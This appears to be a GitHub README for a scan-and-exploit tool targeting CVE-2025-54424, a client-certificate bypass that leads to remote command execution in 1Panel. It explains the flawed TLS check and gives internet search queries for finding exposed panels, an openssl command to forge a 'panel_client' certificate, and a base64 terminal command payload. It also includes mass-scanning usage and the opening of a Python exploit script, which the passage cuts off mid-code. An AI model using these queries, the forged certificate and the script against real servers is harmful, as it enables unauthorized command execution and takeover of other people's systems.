 mr-xn/cve-2025-54424
CVE-2025-54424:1Panel 클라이언트 인증서 우회 RCE 취약점 통합 도구 (스캔 + 익스플로잇)

CVE-2025-54424: 1Panel 클라이언트 인증서 우회 RCE 취약점 통합 도구 (스캔+익스플로잇)
1Panel은 오픈 소스, 현대적인 Linux 운영 관리 패널로, 웹사이트 배포, 서버 관리 및 서비스 실행을 위한 그래픽 인터페이스를 제공합니다.
영향을 받는 버전에서 Agent 측 TLS 인증 정책은 tls.RequireAnyClientCert로, 인증서 제공만 요구하고 신뢰성을 검증하지 않습니다. 공격자는 자체 서명된 인증서로 TLS 검증을 우회하고 CN 필드를 panel_client로 위조하여 애플리케이션 계층 검증을 우회할 수 있습니다. 최종적으로 공격자는 인증서를 위조하여 인가되지 않은 명령 실행 인터페이스 호출을 통해 원격 명령 실행 취약점을 유발할 수 있습니다.
<= v2.0.5
hunter 및 fofa 검색 구문은 다음과 같습니다
cert.subject_org=="FIT2CLOUD"&&ip.port="9999” || cert.subject.suffix=="panel_server"
cert.subject.org="FIT2CLOUD" && port="9999" && protocol="tls" || cert.subject.cn="panel_server"
GitHub 취약점 공지 부분 복사
agent/init/router/router.go로 들어갑니다.
Routers 함수에서 Certificate 함수를 참조하여 전역 검증을 수행하는 것을 확인했습니다. (agent/middleware/certificate.go)
Certificate 함수가 c.Request.TLS.HandshakeComplete를 통해 인증서 통신이 이루어졌는지 확인합니다.
c.Request.TLS.HandshakeComplete의 참/거짓 판단은 agent/server/server.go 코드의 Start 함수에 있는 tls.RequireAnyClientCert를 통해 이루어집니다.
참고: 여기서는 tls.RequireAndVerifyClientCert 대신 tls.RequireAnyClientCert를 사용합니다. RequireAnyClientCert는 클라이언트가 인증서를 제공하기만 요구하고 인증서를 발급한 CA를 확인하지 않으므로, 모든 자체 서명 인증서가 TLS 핸드셰이크를 통과할 수 있습니다.
Certificate 함수의 다른 판단에서는 인증서 CN 필드가 panel_client인지만 확인하고 인증서 발급자는 확인하지 않습니다. 마지막으로 WebSocket 연결이 Proxy-ID 검증을 우회할 수 있음을 발견했습니다.

/process/ws
요청 형식은 다음과 같습니다{
"type": "ps", // 数据类型: ps(进程), ssh(SSH会话), net(网络连接), wget(下载进度)
"pid": 123, // 可选,指定进程ID进行筛选
"name": "process_name", // 可选,根据进程名筛选
"username": "user" // 可选,根据用户名筛选
}

/hosts/terminal
요청 형식은 다음과 같습니다{
"type": "cmd",
"data": "d2hvYW1pCg==" // "whoami" 的base64编码,记住不要忘记回车。
}
/containers/terminal/files/wget/processopenssl req -x509 -newkey rsa:2048 -keyout panel_client.key -out panel_client.crt -days 365 -nodes -subj "/CN=panel_client"
제가 개발한 CVE-2025-54424.py 스크립트를 사용하여 대량 검사 및 익스플로잇을 수행합니다. 도구 사용 설명은 다음과 같습니다.
필요한 종속성 설치: pip install websocket-client cryptography PySocks requests
usage: CVE-2025-54424.py [-h] (-u URL | -f FILE) [-o OUTPUT] [-t THREADS]
                         [--proxy PROXY]

1Panel 客户端证书绕过RCE漏洞 一体化工具 (扫描+利用)
作者: Mrxn https://github.com/Mr-xn

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     单个目标,进入利用模式。例如: 192.168.1.100:8080
  -f FILE, --file FILE  目标文件,进入批量扫描模式。
  -o OUTPUT, --output OUTPUT
                        [扫描模式] 保存漏洞结果的文件名。
  -t THREADS, --threads THREADS
                        [扫描模式] 并发线程数。
  --proxy PROXY         为所有请求设置代理。例如: http://127.0.0.1:8080

예를 들어 단일 검사 + 명령 실행 (SSH 대화형 명령 실행)은 아래 그림과 같습니다.
import base64
import ssl
import sys
import json
import os
import tempfile
import argparse
import requests
import websocket
import threading
from concurrent.futures import ThreadPoolExecutor, as_completed
from urllib.parse import urlparse
from cryptography import x509
from cryptography.x509.oid import NameOID
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
import datetime

# 禁用 requests 库在禁用SSL验证时产生的警告
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

# --- 全局变量和线程锁 ---
print_lock = threading.Lock()
exploit_running = True
vulnerable_hosts = []

# --- 核心功能函数 ---

def generate_self_signed_cert():
    """动态生成CN为'panel_client'的证书和私钥,并返回临时文件路径。"""
    with print_lock:
        print("[*] 正在动态生成伪造的客户端证书...")
    try:
        private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)
        subject = issuer = x509.Name([x509.NameAttribute(NameOID.COMMON_NAME, u"panel_client")])
        cert_builder = x509.CertificateBuilder().subject_name(subject).issuer_name(issuer).public_key(
            private_key.public_key()
        ).serial_number(x509.random_serial_number()).not_valid_before(
            datetime.datetime.utcnow()
        ).not_valid_after(
            datetime.datetime.utcnow() + datetime.timedelta(days=365)
        )
        cert = cert_builder.sign(private_key, hashes.SHA256())

        key_file = tempfile.NamedTemporaryFile(delete=False, mode='wb', suffix=".key")
        key_file.write(private_key.private_bytes(
            encoding=serialization.Encoding.PEM, format=serialization.PrivateFormat.PKCS8,
            encryption_algorithm=serialization.NoEncryption(),
        ))
        key_file.close()

        cert_file = tempfile.NamedTemporaryFile(delete=False, mode='wb', suffix=".crt")
        cert_file.write(cert.public_bytes(serialization.Encoding.PEM))
        cert_file.close()

        with print_lock:
            print(f"[+] 证书已生成: {cert_file.name}, {key_file.name}")
        return cert_file.name, key_file.name
    except Exception as e:
        with print_lock:
            print(f"[ERROR] 生成证书时发生错误: {e}")
        return None, None

def check_target(target_host, cert_path, key_path, proxy_dict, proxy_opts):
    """对单个目标执行完整的两步检测流程。返回 (target_host, bool, str)"""
    # 步骤一:HTTP 预检
    check_url = f"https://{target_host}/api/v2/dashboard/base/os"
    headers = {
        'User-Agent': '1panel_client',
        'Origin':f"https://{target_host}/",
        'Content-Type': 'application/ison'
    }
    try:
        response = requests.get(
            check_url, cert=(cert_path, key_path), proxies=proxy_dict, verify=False, timeout=10, headers=headers
        )
        if response.status_code != 200:
            return target_host, False, f"预检失败 (HTTP {response.status_code})"
        with print_lock:
            print(f"[*] {target_host:<21} - HTTP 预检成功 (200 OK)")
    except requests.exceptions.RequestException as e:
        return target_host, False, f"预检请求失败 ({type(e).__name__})"
